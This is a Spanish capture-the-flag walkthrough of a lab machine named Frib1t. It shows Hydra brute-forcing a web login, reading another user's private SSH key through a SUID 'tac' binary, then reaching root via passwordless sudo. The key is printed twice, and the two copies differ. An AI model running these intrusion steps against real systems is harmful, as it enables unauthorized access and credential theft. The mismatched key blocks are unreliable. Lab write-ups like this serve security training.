

Frib1t

Frib1t NEW

Descripción: En una empresa aparentemente tranquila, un servidor pasó desapercibido durante demasiado tiempo. Frib1t es el reflejo de decisiones olvidadas y configuraciones que no resistieron el paso del tiempo. Lo que empezó como un sistema funcional ahora es un reto que pone a prueba tus habilidades.

Sistema Operativo: 🐧 Linux

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
[DESCARGAR MÁQUINA](#) [FÁCIL](#)

Comenzamos con el análisis de puertos de la máquina y vemos que tiene el puerto 80 y el 22 abierto.

```
└─$ ./obtain_data.sh 172.17.0.2
The ip address '172.17.0.2' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 19:20 CET
Nmap scan report for 172.17.0.2
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 01:53:52:7f:bf:aa:d4:ac:c7:f9:9b:d1:99:c8:07:fd (ECDSA)
|_   256 7b:dd:7b:6c:b3:4b:e3:2a:3d:2d:c9:bf:9e:d9:c5:62 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-title: Login - IT Corp
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.12 ms  172.17.0.2
```

Nada más entrar en la web nos sale un formulario de login.



172.17.0.2/index.php

base64 | GTF0Bins | Online - Reverse Shell ... | Path Hijacking y Librar... | Brainfuck Language - ... | CyberChef | Online syntax h

IT Corp Login

¡Bienvenido de nuevo! Inicia sesión para acceder a tu panel.

Nombre de usuario

Contraseña

Iniciar sesión

<?php echo \$error_message; ?>


A continuación, vamos a probar con un ataque de diccionario a la cuenta de admin por si estuviese habilitada con ese nombre.

¡Bingo! Si lo está, ahora ya tenemos el login.

```
[80][http-post-form] host: 172.17.0.2 login: admin password: P@ssw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-05 14:03:09

(kali㉿kali)-[~/fribit]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=admin&password=^PASS^:F=incorrect" -V
```

Ingresamos los datos en el formulario del puerto 80 y buscando encontramos que en el apartado avisos hay un mensaje muy interesante.



Como en el escaneo de nmap vimos que existía un servidor de ssh en el puerto 22 vamos a probar ese login en ese servicio.

```
└─$ ssh alice@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5NaQ05wPCHa9r7o/ZQ5CWEB9AM9MsIBSl/fWZ8pXosI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alice@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 20:49:20 2024 from 172.17.0.1
alice@816123d44f3a:~$
```


Buscando ficheros débiles al suid encontramos el comando tac.

```
alice@816123d44f3a:/$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/tac
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
alice@816123d44f3a:/$
```

Como no disponemos de los permisos suficientes para poder listar el fichero shadow, lo hacemos sobre la clave privada del usuario frib1t por si luego con este usuario pudiésemos escalar a root.

```
alice@816123d44f3a:/$ /usr/bin/tac ../home/frib1t/.ssh/id_rsa | /usr/bin/tac
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAvQcfDxbkBIr2umeq4n9KtYGXEaCAhnMQl4t0nH8qrqT0oFpYhAH
dlmuq69zIkCtcQa9DkfAzfL0SXtCC80hGkd5P+DAd0wEiYTCzbdDJk5uLLHsw5BcbmXYiN
ywPB54/ndV25n9/zBpgXFwnwkWz0sz0mU4cHZj1hllp+2abD4ClJtdEAH+d6PS6s292Ixt
gGH+MrDLXMzdxXNkPWHzL+jRSICGo+XGUFKeiL0Ngwc+c9qPCmxBZtg5bEPrJjSlph7qj4
2q9c+/3pWay9iz6L/ol6anIloE8eG9EI0AtYusNcIxbLTN2M7RzS2R0vrWuqNfbwZUMuDF
LSIrUGhmvQAAA8iXZU1l12VJdQAAAAdzc2gtcnNhAAABAQC9Bx8PFuQEiva6Z6rif0q1gZ
cRoICGcxCWbi06cfyqum6gWliEAd2Wa6rr3MiQK1xBr00R8DN8vRJe0ILzSEar3k/4MB0
7ASJhMLNt0MmTm4ssezDkFxuZdiI3LA8Hnj+d1Xbmf3/MGmBcVafCRbPSzPSZThwdmPWGW
Wn7ZpsPgKum10QAF53o9Lqzb3YjG2AYf4ysMtczN3Fc2Q9YfMv6NFIgIaj5cZQUp6IvQ2D
Bz5z2o8KbEFm2DlsQ+smNKWmHuqPjar1z7/elZrL2LPov+iXpqcIWgTx4b0QjQC1i6w1wj
FuVM3YztHNLZE6+ta6o0VvBlQy4MUtIitQaGe9AAAAAwEAAQAAQAxkuIK34p6RIWTemef
EhoiQv0/HDRIZnl9sjRrXQSSM+8zy0e7f4+tcRsz8wYDaCn0d/tx+NBwUrTNZqV6GdiCH1
eFsKhYoaNI+4fpUpQqQixzzU/WNBCBpXUL45bWlXl05zYdqy0pXuV0nKhGeihAwiy7k287
U1k4h52Y7L/u3dpJbS5hxH2iTi8cWnRvRwC40CY0lPy2qYkjbVaVq2FNDJF6Ph98motKV7
2zL4AUFzLD3+zGcGZKZh+Xa1NvjTuy40cdXFGG6Sdvebway/LI5kl0m8u90Z+X5LFKuHch
7gbriciXuQ9PV6QjGF3kiaQA4Vyko06oGjIEy2FxsCazjAAAAGQDPMRrOPfKZ6cP61yRSaM
C5eNLMrwQNXE4w+Yt0cR+xrfvwERmXgeF1dKH5Rf0z034qqeVAeZaR3+llx5vDxl7ibrRt
oXSb1mAmBj8KLWYpF84tggDe52jMP4c1n33s50FeyJfeIt1ZSczZPF0QVqro/rs/0X0PLk
00VRxMlMfYXgAAAIeA9kmVdc2aF6fHXL1vmdLFVXEY4uecjCEf6L1/QLsGdoJQjXeJ//+Q
sYMaDpoQfQsJuaNs6Sw7EGAfWN1RUdR/b5pAUjncLexRgnxGeyQFa5X7ba6wZnW78yFiR
DQEW5Q3stcfFgS00EwgHVnmKzHF0htY4g9TX/0cJvJ8PhHe/sAAACBAMR7d9HXgI21WBo9
dddR2rmiY00jm5zfLcE8wF+/EwyhWnl4BXuG96CD0GQ3ydRSpXIQjFII0w5ih+Ga8j+Ak/
qqND05a5T4KBuGHbL6G6KliqRKbFL1Chq3XBTJ65JaTL7APxV4LpVqjkMA2yxpievj9Zb8
6+P0basmh1R6beWnAAAAEXJvb3RA0GUyNzM0OGM10GRjAQ==
-----END OPENSSH PRIVATE KEY-----
```

Copiamos la clave en un fichero en nuestra máquina atacante, le damos permisos suficientes y nos logueamos usando la propia clave privada del usuario.

```
(kali㉿kali) [~/frib1t]
$ cat cp_frib1t
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAvQcFdxbkBIr2umeq4n9KtYGEaCAhnmQl4t0nH8qrqT0oFpYhAH
d1muq69zIkCtcQa9DkfAzfL0SxtCC80hGkd5P+DAd0wEiYTCzbdDJk5uLLHsw5BcbmXYiN
ywPB54/ndV25n9/zBpgXFWnwkwZ0sz0mU4cHZj1hllp+2abD4C1JtdEAH+d6PS6s292Ixt
gGH+MrDLXMzdxXNkPWHzL+jRSICGo+XGUFKeiL0Ngwc+c9qPCmxBZtg5bEPrJjSlph7qj4
2q9c+/3pWay9iz6L/ol6anIloE8eG9EI0AtYusNcIxbLTN2M7RzS2R0vrvWuqNFbwZUMuDF
LSIrUGhmvQAAA8iXZUL112VJdQAAAAAdzc2gtcnNhAAABAQC9Bx8PFuQEiva6Z6rif0q1gZ
cRoICGcxCWbi06cfyqum6gWliEAd2wa6rr3MiQK1xBr00R8DN8vRJe0ILzSEaR3k/4MB0
7ASJhMLNt0MmTm4ssezDkFxuZdiI3LA8Hnj+d1XbmF3/MGmBcVafCRbPSzPSZThwmpWGW
Wn7ZpsPgKum10QAF53o9Lqzb3YjG2AYf4ysMtczN3Fc2Q9YfMv6NFIgIaj5cZQUp6IvQ2D
Bz5z2o8KbEfM2Dlsq+smNKWmHugPjar1z7/e1ZrL2LPov+iXpqiWgTx4b0QjQC1i6w1wj
FuVM3YztHNLZE6+ta6o0VvBlQy4MUtIitQaGe9AAAAAwEAAQAAQAxuIK34p6RIWTemeF
EhoiQv0/HDRiznls9jRrXQSSM+8zy0e7f4+tcRsz8wYDaCn0d/tx+NBwUrTNZqV6GdiCH1
eFsKhYoaNI+4fpUpQqixzzU/WNBCBpXUL45bWLX105zYdqy0pXuv0nKhGeihAwiy7k287
U1k4h52Y7l/u3dpJbS5hxH2iTi8cwnRvRWC40CY01Py2qYkVBAVq2FNDJF6Ph98motKV7
2zL4AUFzLD3+zGcGZKZh+Xa1NvjTuy40cdXFGG6Sdvebway/LI5kl0m8u90Z+X5LFKuHch
7gbriciXuQ9PV6QjGF3kiaQA4Vyk06oGjIEy2FxsCazjAAAAGQPMRrOPfKZ6cP61yRSaM
C5eNLmrwQNxE4w+Yt0cR+xrfvwERmXgeF1dKH5Rf0z034qqeVAeZaR3+llx5vDx17ibrRt
oXSb1mAmBj8KLWYpF84tggDe52jMP4c1n33s50FeyJfeIt1ZSczZPF0QVqro/rs/0X0PLk
00VRxMLmfYXgAAAIeA9kmVdc2aF6fHXL1vmdLFVXEY4uecjEF6L1/QLsGdoJQjXeJ//+Q
sYMaDpoQfQqSjuaNs6Sw7EGAfwN1RUdR/b5pAUjncLexRgnxGeyQFa5X7ba6wZnW78yFiR
DQEW5Q3stcfFgS00EwgHVnmKzHF0htY4g9TX/0cqvJ8PhHe/sAAACBAMR7d9HXgI21WBo9
dddR2rmiY00jm5zfLcE8wF+/EWyHwN14BXuG96CDoGQ3ydRSpXIQjFII0w5ih+Ga8j+Ak/
qqND05a5T4KBUgHbl6G6KliqRkbFl1Chq3XBTJ65JaTL7APxV4LpVqjKMA2yxpievj9Zb8
6+P0basmh1R6beWnAAAEXJvb3RA0GUyNzM00GM10GRjAQ==
-----END OPENSSH PRIVATE KEY-----

(kali㉿kali) [~/frib1t]
$ chmod 600 cp_frib1t

(kali㉿kali) [~/frib1t]
$ ssh -i cp_frib1t frib1t@172.17.0.2
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 18:36:35 2024 from 172.17.0.2
frib1t@816123d44f3a:~$
```


Realizamos sudo -l con este usuario y resulta que podemos hacer todos los comandos con sudo sin contraseña, hacemos sudo su y somos root.

```
frib1t@816123d44f3a:~$ sudo -l
Matching Defaults entries for frib1t on 816123d44f3a:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User frib1t may run the following commands on 816123d44f3a:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
frib1t@816123d44f3a:~$ sudo su
root@816123d44f3a:/home/frib1t# cd /root/
root@816123d44f3a:~# ls
creditos.txt  root.txt
root@816123d44f3a:~# cat root.txt

root@816123d44f3a:~# cat creditos.txt
Felicidades ahora eres root

Si te ha gustado, sígueme en LinkedIn: https://www.linkedin.com/in/ramonfrizat/
GitHub: https://github.com/Frib1t
YouTube: https://www.youtube.com/@frib1t
root@816123d44f3a:~#
```